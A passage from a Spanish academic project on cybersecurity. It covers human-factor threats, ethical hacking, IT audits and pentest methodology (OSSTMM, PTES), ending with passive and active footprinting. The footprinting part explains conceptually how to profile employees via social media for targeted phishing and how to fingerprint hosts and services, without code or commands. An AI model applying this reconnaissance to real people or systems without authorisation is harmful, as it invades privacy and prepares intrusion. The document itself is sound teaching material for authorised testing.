Como ya he mencionado, no hace falta ser un pirata informático para atacar un sistema informático, la mayoría de las veces, el personal de la empresa, mediante errores, desconocimiento o a modo de venganza o diversión, producen los ataques a los sistemas de la organización. Por ello debemos conocer:

- Ingeniería social. Técnica que utilizan los ciberdelincuentes, para ganarse la confianza del usuario, mediante la interacción humana o la habilidad social y así obtener información sobre la organización o persona, como pueden ser claves privadas, contraseñas, accesos bancarios etc.
- *Trashing*. Podemos definirlo como buscar en la basura. El *trashing* consiste en obtener información privada a partir de la recuperación de archivos, documentos, directorios e, incluso, contraseñas que el usuario anotó en algún documento y que posteriormente ha enviado a la papelera de reciclaje.
- Robo. Al igual que en las vulnerabilidades físicas las empresas contratan a ladrones que mediante la confianza o la fuerza acceden a la organización y roban su información. También se da por exempleados que buscan venganza y dan información a la competencia.

Pero el principal acceso o ataque se da por el personal interno de la organización. Las amenazas a la seguridad de un sistema, provenientes del personal del propio sistema informático, rara vez es tomada en cuenta, porque se supone un ámbito de confianza muchas veces inexistente. Estos ataques son accidentes por desconocimiento o inexistencia de las normas básicas de seguridad; pero también son de tipo intencional. Por ejemplo: un electricista puede ser más dañino que el más peligroso de los delincuentes informáticos, ya que un corte de energía puede causar un desastre en los datos del sistema.

Podemos decir que los ataques por vulnerabilidades humanas son los más habituales. La mayoría de personas no estamos acostumbrados a llevar unos buenos hábitos de seguridad

informática. Y son estas malas costumbres las que dejan la puerta entreabierta para que las amenazas puedan actuar y entrar en nuestra casa, trabajo, vidas…

Errores y mejoras

Como ya he mencionado en el apartado anterior, el mayor de los errores es el desconocimiento o el exceso de confianza. La mayoría de personas sin tomar buenos hábitos creen que su dispositivo es seguro, pero cuando les preguntamos por sus hábitos u conocimientos de sistemas de seguridad se asustan, pues se dan cuenta que no son tan seguros como creía.

En la actualidad la mayoría de las personas disponemos de un Smartphone o cualquier dispositivo inteligente. En ellos al instalar aplicaciones o programas no leemos, generalmente, los términos y condiciones de acceso, permitimos el acceso de la aplicación a todo lo que nos pide (cámara, galería, historial de llamadas, etc.) sin pararnos a pensar que en caso de ser una aplicación fraudulenta, podrían aprovechar para utilizar nuestra cámara y grabarnos o hacernos fotos y luego pedirnos dinero por no filtrarlas, acceder a nuestra galería para lo mismo o incluso para obtener contraseñas, que muchos guardan en una captura de pantalla…

Estos sucesos si se descargan aplicaciones desde las tiendas de apps oficiales como Play Store o App Store, no se dan, pues tienen unos filtros y unos niveles de seguridad bastante buenos para no poner aplicaciones fraudulentas en su sistema. Pero hay aplicaciones que puedes descargar desde orígenes desconocidos, permitiendo desde ajustes instalarlos. Estas son las verdaderamente peligrosas, pues no pasan estos filtros y por tanto no sabes realmente lo que estas descargando.

Otro de los errores más comunes está en las redes sociales, cada día más y más personas suben muchísima información a sus redes sociales públicas. Esta información como el nombre de tu mascota o tu número de teléfono o dirección de vivienda, puede provocar muchísimos ataques de ingeniería social. Como puede ser SIM *swapping* (que consiste en duplicar de forma fraudulenta la tarjeta SIM del teléfono móvil de una persona) o simplemente utilizar la información obtenida para el robo de contraseñas, muchas personas utilizan nombres de mascotas o familiares o fechas a modo de contraseña, esto hace que simplemente visitando tu perfil en una red social podamos obtener esta contraseña.

También tenemos que destacar el uso de redes WiFi públicas o enchufes y cargadores públicos en espacios públicos. A las que puede estar conectado alguien con finalidades perjudiciales y acceder a nuestro dispositivo. Esto se hace todavía más peligroso cuando tenemos aplicaciones bancarias en el teléfono y contraseñas guardadas en notas o en alguna parte de nuestro dispositivo.

Algunas de las formas de corregir dichos problemas es concienciarnos y crear hábitos más seguros, como el uso de antivirus en todos los dispositivos, cada vez tenemos más información en nuestro teléfono y muchos no tenemos antivirus en él. Si nos llevamos información del trabajo por ejemplo y los ordenadores del trabajo están seguros pero nuestro teléfono no, terminamos teniendo inseguridad. También el uso de VPN minimiza considerablemente el nivel de amenaza, estas transmiten la información encapsulada y cifrada por lo que es mucho más difícil de atacar.




Figura 8: Servicio VPN
Fuente: Curso ciberseguridad INCIBE

Técnicas de análisis

A medida que avanzan los años, los "piratas" informáticos son cada vez más inteligentes y persistentes, lo que hace cada vez más importante para las organizaciones sus medidas de seguridad y planes de defensa contra ellos. Los hackers ven en ello una oportunidad de trabajo y tras preguntarse, por qué solo los crackers sacan beneficio de las vulnerabilidades de las empresas, deciden ayudar a ellas a contrarrestarlas, naciendo así el *Ethical hacking*.

Como coloquialmente se dice "Para atrapar a un intruso, debes pensar como un intruso".

Ethical Hacking

El *hacking* ético es una disciplina profesional dentro del campo de la seguridad informática que abarca todas las técnicas de hacking y técnicas de ataque informático para encontrar fallos de seguridad, cuyo objetivo es detectar, investigar y explotar vulnerabilidades existentes en un sistema de interés con el permiso del dueño de la organización.

Un hacker ético es un profesional con alto conocimiento de la seguridad ofensiva, que emplea dichos conocimientos para obtener el control de la organización y a partir de esto, crear un informe técnico y ejecutivo de los vectores de ataque usados en la organización, pruebas de ingeniería social, nivel de concienciación de los empleados e informe de la infraestructura de seguridad. Nivel de impacto en la empresa, vectores de ataque satisfactorios, nivel de acceso alcanzado e información obtenida en la intrusión. Y a partir de ello enumeración de riesgos a los que está sometida la organización y tareas de mejora. Dicho de otro modo, por un lado hay que llevar a cabo la intrusión y pruebas de seguridad y por otro preparar las contramedidas y procedimientos que serán llevados a cabo en caso de detectar y explotar vulnerabilidades, documentando cada paso realizado.

Se usan distintos términos o clasificaciones para diferenciar a los distintos tipos de hacker los cuales suelen ir definidos por el estatuto jurídico de las actividades que realizan. Vamos a dividirlos en tres grupos principales:

- *Black box* o *Black hat* (Caja Negra). El profesional toma el rol de un cracker sin conocimiento previo de la empresa ni de su infraestructura tecnológica. En otras palabras, su visión global del sistema es negra o nula. Este se encargará de encargará de informarse sobre la empresa y de interactuar con los sistemas y servicios de ella. Esto permitirá al hacker estudiar sus distintas vías de ataque y así obtener la visión más parecida a un cracker.
- *White box* o *White hat* (Caja Blanca). El hacker dispone de conocimiento previo de los detalles de la infraestructura tecnológica, bien desde la red interna o porque se le facilitan ficheros de configuración, tablas de rutas o reglas de firewall, documentación sobre la arquitectura, cuentas de usuarios de pruebas o cualquier otro dato del que no

dispondría, a priori, un usuario malicioso. Es decir, toma un rol de usuario interno de la organización, el cual dispone de acceso a los sistemas internos y a la totalidad o parte de los datos críticos de esta. Es importante para las empresas contratar este tipo de auditoría, para así comprobar lo que el usuario con ciertos privilegios puede llegar a lograr.

- *Grey box* o *grey hat* (Caja Gris). Es una combinación de las dos anteriores. Se toma el rol de un cliente o empleado con pocos privilegios. El profesional tendrá una visión a medias de los sistemas, ya que tiene algunos conocimientos de la empresa, pero no tantos como en la White box. Es como si simulasen el intento de acceso de un empleado o cliente descontento que intenta acceder a la información a modo de venganza.

La tabla muestra la clasificación de estos tres tipos según la información disponible:

TIPO	Información disponible
Caja blanca	Completa
Caja gris	Limitada
Caja negra	Ninguna

Figura 9: Tabla Cajas
Fuente: Elaboración propia

Un proceso genérico de *Ethical hacking* estará dividido en etapas semejantes sea del tipo que sea y seguirán las fases genéricas de las auditorías de SI de las cuales hablaré en el siguiente apartado.

Cabe destacar que, según la ley orgánica 5/2010, de 22 de junio, por la que se modifica la Ley Orgánica 10/1995, de 23 de noviembre, del Código Penal (capítulo XIV, 15.3 y 16.7), realizar un acceso no consentido, sin autorización, vulnerando el sistema de autenticación será sancionado, con una pena de prisión de 6 meses a 2 años, aunque no exista intención de cometer un delito. Es por ello que los hackers éticos deben documentar, acordar y firmar con la organización su intrusión antes de realizarla. Siendo por tanto, un delito acceder a las vulnerabilidades de una empresa con el fin de informar de ello a la organización y así, ofrecerse para corregirlas.

Consultoría y Auditoria

La mayoría de empresas no entienden ni conocen las medidas de seguridad que necesitan, por ello recurren a profesionales cualificados, que nos ayuden a ofrecer los mejores servicios escogiendo las mejores soluciones. Es decir necesitamos consultorías y auditorías.

Consultoría

Podemos definirla como servicio profesional con la finalidad de dar asesoramiento o consejo sobre las TI y sus múltiples áreas de aplicación (en nuestro caso la SSI y ciberseguridad).

Podemos resumir en cinco puntos los principales beneficios que una consultoría puede ofrecer a una empresa:

- Incorporación de expertos a la plantilla que mediante una visión objetiva aporte soluciones a problemas que haya en la organización.
- Mantener la estructura de recursos humanos en la empresa para abordar distintos proyectos.
- Captación e implantación de tecnologías de empresa beneficiosas no utilizadas hasta el momento.

- Optimización de costes de implantación
- Optimización y gestión de los recursos técnicos de la empresa.

La contratación de consultorías por empresas ha demostrado los últimos años ser beneficiosa para las empresas, y en ciertos casos ser la clave del éxito. Pero la empresa debe:

- Definir necesidades. Antes de contratar, debemos saber y especificar qué deseamos contratar y el porqué de ello.
- Preparar la información que se va a dar y que esta sea la real, esconder o modificar información provocará que la consultoría no tenga validez.
- Realizar una selección de consultoría previa a su contratación. No debemos contratar a la primera recomendada ni tampoco centrarnos en el precio final.
- Firmar un contrato en el que especificar; ¿Qué se va a hacer? ¿Quién lo va a hacer? ¿Cómo lo va a hacer? ¿Qué margen de tiempo tiene para hacerlo? Etc.

Auditoría

La auditoría de los SI, es el proceso que revisa sistemáticamente los distintos elementos del sistema de información para obtener contrastar y obtener una opinión sobre la adecuación a las necesidades de la empresa, la eficacia y coherencia de los objetivos para los que fue diseñado en sus planes generales.

Podemos decir que una auditoría informática tiene tres objetivos básicos:

1. Revisar y juzgar la operatividad y protección de los recursos y activos de una organización. Examinando para ello accesos lógicos, seguridad en operación y explotación, planes de prevención de desastres, seguridad e integridad de las aplicaciones, los datos y la información y detectando y evitando el personal no deseado.
2. Revisar las aplicaciones informáticas desde su fase de diseño hasta los cambios importantes pasando por la implantación y explotación de ellos.
3. Mejorar la eficacia de la organización informática revisando y juzgando la eficacia y los controles implantados en los sistemas informáticos. Para que se adecuen a la institución y sus objetivos, cumplan los requisitos legales, etc.

Una auditoría informática consta de seis fases:

1. Toma de contacto. En esta fase el equipo auditor toma conocimiento detallado de la organización y de su SI desde el punto de vista organizativo (adecuación a las necesidades, al personal…) y técnico (sistemas y su integridad, aplicaciones y comunicaciones utilizadas…). Podemos afirmar que en esta primera fase es donde el auditor toma la decisión de si lleva a cabo la auditoría o no.
2. Planificación. En esta fase el auditor determinará los objetivos de su trabajo, las fechas y la planificación de ellas, el alcance que se tendrá y la documentación que reunirá. Para a partir de ello confeccionar su plan de trabajo.
3. Desarrollo. El auditor ejecuta el plan de trabajo predefinido en esta fase. En ella pretende obtener las evidencias con las que obtener conclusiones y su diagnóstico. Para ello utilizará herramientas como: Cuestionarios diseñados a medida de la organización y su personal, entrevistas, observación del modo de trabajo y de los sistemas SW y HW utilizados, etc.

4. Síntesis y diagnóstico. Se analiza e interpreta la información obtenida en las fases anteriores para concluir con un diagnóstico de las situaciones observadas (puntos fuertes y débiles de los sistemas, riesgos, soluciones y mejoras, etc.)
5. Presentación de las conclusiones obtenidas. Previo al informe final, el auditor expone las conclusiones obtenidas con la ayuda de los hechos contrastados y las propuestas de mejora.
6. Redacción del informe y del plan de acción y mejora

Hay una gran diversidad de áreas de aplicación de auditorías en los SI de las empresas, pero cabe destacar cinco áreas de importancia en relación con este trabajo:

- Auditoría de seguridad física y lógica. Encargadas de identificar las amenazas en entornos físicos (adecuación de instalaciones frente accidentes meteorológicos, controles de acceso, etc.) y de seguridad lógica.
- Auditoría de planificación. Con la finalidad de conocer y evaluar la planificación informática de la empresa.
- Auditoría de la organización y gestión del CPD. Se emplea para obtener un análisis detallado de la estructura y funcionamiento del centro de procesamiento de datos de la empresa.
- Auditoría del área de explotación. Persigue examinar los procedimientos seguidos en el día a día, como; las normas de personal, que exista documentación sobre los procedimientos a seguir que garanticen un desarrollo eficaz y seguro de las operaciones, examinar la respuesta a incidentes, examinar el conocimiento y control de los usuarios a los intentos de violación de seguridad, etc.

Como ejemplo de una parte de una auditoría sería la siguiente tabla:

Objetivo secundario	Elementos a auditar	Ejemplo de cómo auditarlo
Revisión de la seguridad física de los activos informáticos	Sistema de prevención de incendios como; sistemas de prevención de humo, puertas herméticas, extintores que no sean dañinos para el hardware etc.	Revisión in situ de las instalaciones
	Ventilación y climatización en el CPD	Revisión de simulacros de incendios y/o desastres naturales
	Sistemas de control de acceso como lector biométrico	Observación del personal y los objetos a auditar
	Suelo técnico ignifugo y con sensores de humedad para prevenir y alertar de inundaciones	Análisis de los servicios de entrada y salida

	Disposición de batería, generadores o sistemas de almacenamiento eléctrico en caso de fallo en el subministro eléctrico	Existencia de sistemas de seguridad, tanto para el control de acceso como de alarmas, ventilación etc.
	Sistemas de alimentación ininterrumpida	Análisis de los protocolos de la empresa
	Procedimientos de reparación en caso de desastre o averías hardware	Entrevistas con directivos y personal fijo
	Ubicación del CPD	Consultas a técnicos y peritos que formen parte de la plantilla
		Revisión de los contratos de seguros y mantenimiento

Figura 10: Tabla Auditoría
Fuente: Elaboración propia

Pentest

El *pentesting* o test de intrusión está muy relacionado con el *Ethical Hacking*, y a veces incluso algunas personas y autores los confundimos, pero no son lo mismo. Podríamos decir que el *Pentesting* es un subconjunto del *Ethical Hacking*.

Un *pentest* o prueba de intrusión es un método mediante el cual se evalúa el nivel de seguridad de una red de equipos o sistemas informáticos. Durante la prueba se simula, de forma autorizada, un ataque con fines maliciosos hacia la organización, con el fin de identificar las vulnerabilidades del sistema. Esto permite al *pentester* realizar una evaluación de riesgos en la actividad comercial del cliente basándose en los resultados de la prueba y sugerir un plan de medidas correctivas.

Tras el lanzamiento de las pruebas de intrusión y la obtención de los fallos de seguridad, se presenta una evaluación precisa de los impactos potenciales y se definen técnicas para reducir los riesgos a los que está expuesta la organización.

Los test de intrusión son valiosos e imprescindibles en un entorno empresarial por las siguientes razones:

- Identificar vulnerabilidades críticas (hisg-risk), resultado muchas veces, de utilizar vulnerabilidades de menor riesgo (low-risk).

- Identificar vulnerabilidades que pueden resultar difíciles o prácticamente imposibles de detectar con procesos automáticos como escáneres de vulnerabilidades.
- Testear los sistemas de protección de una red para verificar su comportamiento ante los ataques y cómo responder a estos.
- Evaluar la magnitud de los ataques sobre los activos de la organización y el impacto de éstos sobre las operaciones de la empresa.
- Determinar la viabilidad de un conjunto de vectores de ataque (método que utiliza una amenaza para atacar un sistema) sobre la organización.

Consideraciones legales

En esta prueba, el profesional intentará irrumpir en las medidas de seguridad de los equipos o sistemas informáticos de la organización, poniendo en riesgo el funcionamiento de los sistemas, así como la información (confidencial, reservada o privada) que contienen. Por ello, se debe realizar antes de empezar la debida autorización, clara e inequívoca, por la organización, de lo contrario se cometería un delito. Se autorizará la vulneración de las medidas de seguridad de ciertos equipos perfectamente identificados y los canales de comunicación en los que se trabajará. No menos importante, es la realización de un contrato de declaración de confidencialidad del profesional, respecto a la información a la que va a tener acceso.

Por tanto antes de realizar un servicio de *pentesting*, se debe redactar un contrato específico para el servicio donde dejar claro y firmado por ambas partes:

- La técnica que se utilizará para la intrusión
- El alcance de la intrusión
- Los equipos o sistemas a testear
- El tratamiento de la información que se pueda obtener

Métodos

Los dos métodos más utilizados en la actualidad para realizar un *Pentest* son:

- OSSTMM (Open Source Security Testing Methodology Manual)
- PTES (Penetration Testing Executation Standart)

OSSTMM

El Manual de la Metodología Abierta de Testeo de Seguridad (OSSTMM, Open Source Security Testing Methodology Manual) es una metodología que reúne las diversas pruebas y métricas de seguridad, utilizadas por los profesionales durante las Auditorías de Seguridad.

Figura 11: OSSTMM
Fuente: isecco.org

Este documento fue desarrollado a finales de 2000, gracias a un consenso de expertos de seguridad de todo el mundo, y se encuentra en constante evolución, pues se actualiza cada seis meses aproximadamente por ISECOM (Instituto de Seguridad y Metodologías Abiertas).

Una auditoría OSSTMM es una medida exacta de seguridad a nivel operativo, que evita expectativas y evidencia anecdótica.

Como proyecto de código abierto, permite que cualquier profesional de pruebas de seguridad contribuya con ideas para pruebas de seguridad más precisas, concretas y eficientes. También permite la libre difusión de información y propiedad intelectual.

El OSSTMM proporciona orientación sobre cómo probar la seguridad operativa de cinco canales para que las organizaciones puedan comprender el alcance total de su seguridad y determinar, qué tan bien funcionan realmente sus procesos de seguridad. Se trata de lo que realmente hacen sus operaciones, y no solo de lo que se supone que deben hacer.

Estos cinco canales incluyen:

- Seguridad humana: la seguridad de la interacción y la comunicación humanas se evalúa como medio de prueba.
- Seguridad física: el OSSTMM prueba la seguridad física definida como cualquier elemento hardware de seguridad.
- Comunicaciones inalámbricas: todas las comunicaciones electrónicas forman parte de las pruebas de seguridad operativa.
- Telecomunicaciones: ya sea que la red de telecomunicaciones sea digital o analógica, cualquier comunicación realizada a través de líneas telefónicas o de red se prueba en el OSSTMM.
- Redes de datos. Las pruebas de seguridad de las redes de datos incluyen sistemas electrónicos y redes de datos que se utilizan para la comunicación o interacción a través de cables y líneas de red cableadas.

PTES

Con la explosión de la demanda de los test de intrusión en el mercado, muchas empresas e individuos poco calificados vieron en ello una oportunidad de lucro. Hecho que desencadenó en errores del sistema post penetración, servidores dañados e incluso personas que utilizaron su acceso a los sistemas con fines maliciosos para vender información y así lucrarse posteriormente.

Figura 12: PTES logo
Fuente: pentest-standard.org

Con el fin de erradicar estas situaciones, en 2009, se creó PTES (Penetration Testing Executation Standart), como un estándar que ayudara a los clientes y a los profesionales dispuestos a testear, mediante orientación sobre herramientas, técnicas y elementos, que se emplearán durante una prueba de acceso.

Cabe destacar que PTES es un estándar, por tanto, debemos saber que la información y las técnicas que nos brinda, no son garantía de seguridad. Puesto que es un estándar, todos pueden conocer dicha información y herramientas, con lo que se puede llegar a estudiar cómo evitar ser detectado e irrumpir en la organización. Es por ello que PTES está en continua actualización y desarrollo.

Durante la parte tecnológica de este proyecto emplearé este estándar para realizar una prueba de intrusión.

Fases

Como ya he mencionado con antelación, la parte tecnológica de este proyecto tratará sobre la realización de un *pentest*. Es por esto que antes de pasar a dicha parte organizaré y expondré de forma teórica las distintas fases de un PTES.

- Interacciones previas al compromiso
- Recolección de información
- Análisis de vulnerabilidades
- Explotación
- Post-explotación
- Elaboración del informe




Figura 13: Fases PTES
Fuente: elaboración propia

Interacciones previas al compromiso

Es el punto de partida de todo test de intrusión. Define la interacción entre el profesional y el cliente, donde se detallaran todos los aspectos que deben contemplarse en la realización del trabajo.

Uno de los aspectos que primero se debe definir es el alcance que tendrá el test de intrusión. Para ello es muy útil el uso de distintos cuestionarios a responder por el cliente. Estas respuestas ayudarán al *pentester* a comprender lo que el cliente busca y el tipo de auditoría a realizar (caja negra, caja gris o caja blanca). Si el cliente no sabe que necesita ni el alcance que se debe tomar, es importante que el auditor explique detalladamente y con ejemplos, lo que se puede realizar, hasta dónde, cómo y qué información se puede obtener. Estas reuniones ayudarán al cliente a conocer bien que necesita y la forma de trabajo que se va a emplear, y así, acordarlo con el profesional contratado.

Cada cliente es diferente y tiene unos objetivos que proponernos. Es por ello que todo *pentester* debe saber hasta dónde puede llegar, sin pasarse de los límites establecidos por el cliente. De no cumplirse esto, puede provocar disconformidad del cliente al revelarse información que no quería que se diese. Es por ello, que previo al acuerdo de alcance, se debe firmar un acuerdo de confidencialidad, donde el profesional se comprometa a mantener la confidencialidad de todo tipo de datos e información del cliente, desde el momento en que se firma el contrato hasta que se destruya. También se incluiría el revelar información a terceros y asegurar que toda información proporcionada por el cliente está segura en nosotros (de lo contrario, si nos acceden a nosotros, podrían acceder al cliente).

Una vez establecidos los límites de acceso, es hora de que el cliente proporcione al *pentester* información sobre los entornos destino (servidores, direcciones IP, el hardware de la organización, etc.) y además, la localización, ya que, dependiendo de países, hay distintas leyes y normativas de irrupción.

Otro punto a tener en cuenta es el tiempo en el que se realizará la auditoría. Establecer fechas de inicio y entrega ayudará al auditor a organizar su trabajo y en caso de necesitarlos, el de sus compañeros. Además se deberán adaptar sus horarios de trabajo a la de su cliente, porque este puede querer que trabajen en horarios no comerciales, pues un fallo durante la intrusión desencadenaría en la inutilización de la empresa y por tanto, provocaría pérdidas. Además el cliente no quiere que, en caso de fallo durante la prueba, se pierda información; es por ello que

debe informar al auditor sobre las copias de seguridad de la información o herramientas de recuperación de datos.

También se deberá acordar con el cliente la forma y la frecuencia de entrega de los avances y sus respectivos informes.

Dicha documentación deberá estar impresa y firmada por ambas partes del acuerdo, teniendo copias del contrato el cliente y el auditor.

Figura 14: Fase 1 PTES
Fuente: Elaboración propia

Recopilación de información

Durante esta segunda fase, el *pentester* intentará obtener toda la información posible sobre la organización. Dicha información nos ayudará en las fases posteriores. Podemos decir que es la fase más importante, aunque se tiende a infravalorarla por ser más aburrida y menos tecnológica que las posteriores.

La recogida de información se subdivide en dos fases *footprinting* pasivo y *footprinting* activo.

Podemos hacer un símil con un iceberg, donde el *footprinting* pasivo es lo que se ve por encima del nivel del mar (a simple vista sin acceder a los sistemas de la empresa) y el activo por debajo (sumergiéndonos en la empresa y sus sistemas).

Figura 15: Iceberg footprinting
Fuente: Elaboración propia

Footprinting pasivo

Toda la información que se obtenga en esta fase se debe conseguir a partir de fuentes abiertas o públicas disponibles en Internet. Por lo tanto, dado que en ningún momento se accede a los sistemas de la empresa, la fase de reconocimiento se considera pasiva y no se puede detectar por los sistemas de seguridad de la empresa.

Figura 16: Espía
Fuente: Búsqueda Google

Algunos de los datos que se buscan en la fase de reconocimiento son:

- Información de red, como nombres de dominio, subdominios.
- Información de la organización, como información del CEO y empleados, información de la oficina, números de contacto, correos electrónicos.
- Bloque de direcciones IP de la red objetivo.
- Servicios de red: web, email, etc.
- Nombre de empleados, gustos, relaciones, etc.
- Arquitectura del sistema, como tecnología empleada, etc.

Existen muchas formas de realizar el reconocimiento pasivo, es decir, el que intenta conseguir la información desde fuentes públicas y que no es intrusivo desde el punto de vista de la empresa. Algunas de las herramientas más importantes son las siguientes:

- Web. La primera fuente de información es la propia web de la organización, donde es posible encontrar localizaciones físicas, números de teléfono, emails, empleados, etc.
- Protocolo Whois. Se basa en buscar en los servidores whois (donde se almacenan relativa a los dominios de Internet) toda la información relativa a la empresa objetivo: bloques de direcciones IP, servidores DNS, etc. Se puede ejecutar tanto desde la línea de comandos (Linux) como realizando las búsquedas páginas web, por ejemplo en "https://whois.ws". Si solo obtenemos los nombres de los servidores DNS, posteriormente podemos realizar un "ping" o emplear el comando "host" para conseguir la IP correspondiente.
- Google hacking. Consiste en conseguir información pública relativa a un dominio dado por medio de los buscadores habituales. Mediante algunas directivas de búsqueda se llevan a cabo filtros elaborados que producen resultados más exactos. El Google hacking puede aportar muy buenos resultados, especialmente cuando se aplica sobre las redes sociales como Facebook, Twitter, LinkedIn, Instagram, etc. Además, se pueden conseguir relaciones entre los individuos de la empresa, que se pueden explotar posteriormente en ataques de ingeniería social, donde un elemento esencial del éxito del ataque es la confianza.
- Maltego. Es una de las principales aplicaciones para la recogida de información pública, que realiza el reconocimiento tanto a nivel de la organización como personal. Permite obtener información de una manera sencilla, automática y muy visual.
- Shodan. Es un motor de búsqueda muy potente que no solo busca ordenadores conectados, también realiza búsquedas de dispositivos conectados a internet para un dominio dado. Es un buscador pensado para localizar dispositivos de tipo industrial o SCADA, por lo que los resultados pueden ser máquinas industriales, cámaras de seguridad, semáforos, sistemas de control de parkings, centrales eléctricas, etc. De forma similar a Maltego, podemos realizar consultas en la web de shodan de manera anónima, como usuario registrado y como suscriptor de pago del buscador. Sin embargo, el resultado obtenido será muy distinto, máximo 10 respuestas para el usuario anónimo, 50 para los usuarios registrados y 10000 para los suscriptores de pago. Es por ello que normalmente se usan ambas en conjunto mediante la incorporación de *plugins* a Maltego.
- Ingeniería de redes sociales. Consiste en buscar en las redes sociales información relativa a los empleados de la empresa. Este tipo de información será muy valiosa en etapas posteriores, por ejemplo, para llevar a cabo ataques de ingeniería social. Buscando información de los empleados obtenidos en Facebook, Twitter, Linkedin, Instagram etc. Obtener información tanto de los empleados de manera aislada (residencia, fecha nacimiento, gustos, etc.), como de la relación con otros empleados de la empresa. La relación será muy importante en un ataque de ingeniería social, cuando recibimos un correo supuestamente de nuestro jefe, solemos confiar sin hacer muchas preguntas. Se puede realizar un grafo de empleados de la empresa. Toda esta información permitirá, posteriormente, realizar ataques de *phishing* o spam altamente dirigidos y segmentados, elevando considerablemente las probabilidades de éxito.

Footprinting activo

Se denomina activo porque recoge información directamente de la infraestructura de la empresa. Este tipo de reconocimiento sí puede ser detectado por los sistemas de seguridad del objetivo.

A partir de la información obtenida durante el footprinting pasivo, intentaremos obtener información sobre:

1. Equipos activos (Host Discovery)
2. Puertos abiertos (Port Scanning)
3. Sistemas Operativos (OS Detection)
4. Versiones servicios ejecución (Version Detection)
5. Seguridad Perimetral (FW and IDS Detection)

La primera operación del proceso de reconocimiento activo debe ser el descubrimiento de todos los nodos activos de la red objetivo, proceso denominado Host Discovery. Se debe tener en cuenta que, en la etapa de reconocimiento pasivo, ya habremos obtenido información de algunos de ellos, pero que puede haber más nodos activos sin información expuesta públicamente en internet.

La herramienta principal para realizar esto es "nmap", auque también es habitual utilizar "ping" para determinar si una dirección IP específica o host es accesible desde la red o no.

La segunda operación del reconocimiento activo es el escáner de puertos, cuyo objetivo es obtener todos los puertos abiertos que existen en los nodos descubiertos en el proceso anterior. Si un puerto está abierto significa que existe un servicio o aplicación escuchando en el puerto, esperando la entrada de peticiones de servicio. Hay distintos métodos, los cuales se escogen según el grado de sigilo que requiere la prueba y del tiempo disponible. La herramienta principal vuelve a ser "nmap"

Después de obtener toda la información posible relacionada con los equipos activos en la infraestructura de la empresa objetivo y sus puertos abiertos, es el momento de intentar descubrir los sistemas operativos que tienen los equipos activos.

A la hora de determinar el sistema operativo instalado en un sistema remoto se pueden emplear dos estrategias distintas:

- Fingerprinting activo. Se envían paquetes normales y anómalos al sistema a descubrir y se almacena el patrón de respuesta del sistema operativo remoto, patrón de respuesta que se denomina "huella dactilar". Posteriormente, se compara la huella dactilar obtenida con una base de datos de huellas de sistemas operativos con el fin de identificarlo.
- Fingerprinting pasivo. Se obtienen y analizan flujos de paquetes del sistema operativo remoto y, en función de determinadas características de los paquetes, se puede descubrir el tipo de sistema operativo.

El *fingerprinting* activo es más rápido y exacto que el pasivo, sin embargo, como en otros casos anteriores tiene la desventaja de ser más detectable por los sistemas de seguridad implantados en el sistema objetivo. *Nmap* nos permite inyectar paquetes, analizar los resultados y determinar el sistema operativo remoto.

Para realizar *fingerprinting* pasivo a la hora de identificar sistemas operativos remotos se tiene que emplear un *sniffer* de tráfico como "Wireshark" o "p0f". La idea principal que permite identificar distintos tipos de sistemas operativos, es la de las diferentes implementaciones de la pila de protocolos de comunicación de red TCP/IP, que realizan los sistemas operativos. Exactamente, estas técnicas se basan en buscar las sutiles diferencias en la generación de paquetes de red y respuestas a mensajes que implementan los distintos sistemas operativos.

Las características o parámetros que se suelen tener en cuenta son: los valores IP TTL, los valores IP ID, el tamaño de la ventana TCP, las opciones TCP, las peticiones y respuestas DHCP y ICMP, etc.

Después de conocer los equipos activos, los puertos abiertos y cerrados en cada uno de esos equipos y el sistema operativo que están ejecutando, es el momento de intentar determinar los servicios o aplicaciones que se están ejecutando tras los puertos abiertos en las máquinas identificadas.

Existen varias técnicas para intentar identificar los servicios que se están ejecutando en una máquina remota:

- Identificar puertos y servicios por defecto. Existen determinados puertos que están definidos de forma estándar, por lo que la identificación de estos puertos nos indicará el servicio que está activo y escuchando tras el puerto abierto. Algunos de los servicios y puertos de interés son 21, 22, 23, 25, 53, 80, 135, 137, 139, 445, 161, 162 y 389.
- Banner grabbing. Consiste en intentar determinar el servicio o aplicación, que hay tras un puerto abierto a través del establecimiento de una conexión y el posterior análisis del primer mensaje o banner, que devuelve el servicio. Donde generalmente se informa del servicio y versión, salvo que esté bien configurado para no mostrar este tipo de información. Las herramientas usadas para realizar banner *grabbing* son Telnet, *netcat* y *nmap*.
- Páginas web por defecto. En las configuraciones por defecto de muchos servicios, por ejemplo Apache, se informa en la web de entrada del servicio y versión que se está ejecutando. Por lo que, en ocasiones, solo tenemos que indicar en un navegador la IP de la víctima y un puerto por defecto, para conseguir la enumeración del servicio. Esta debilidad en la configuración nos indicaría, que el administrador no es muy bueno o no tiene muy en cuenta la seguridad, por lo que es de esperar que sus sistemas de seguridad perimetral e interna no estén bien configurados.
- Errores por defecto. Si la configuración del sitio web es débil, es probable que ante un error en alguna de las páginas se muestre información del error acompañada de información del servicio, incluso del sistema operativo. Por ejemplo, si una petición genera un mensaje de error 404 (recurso no encontrado), es posible que también nos informe de que el servidor está ejecutando un Microsoft IIS versión X.Y, informándonos indirectamente de que el sistema operativo es un Windows.

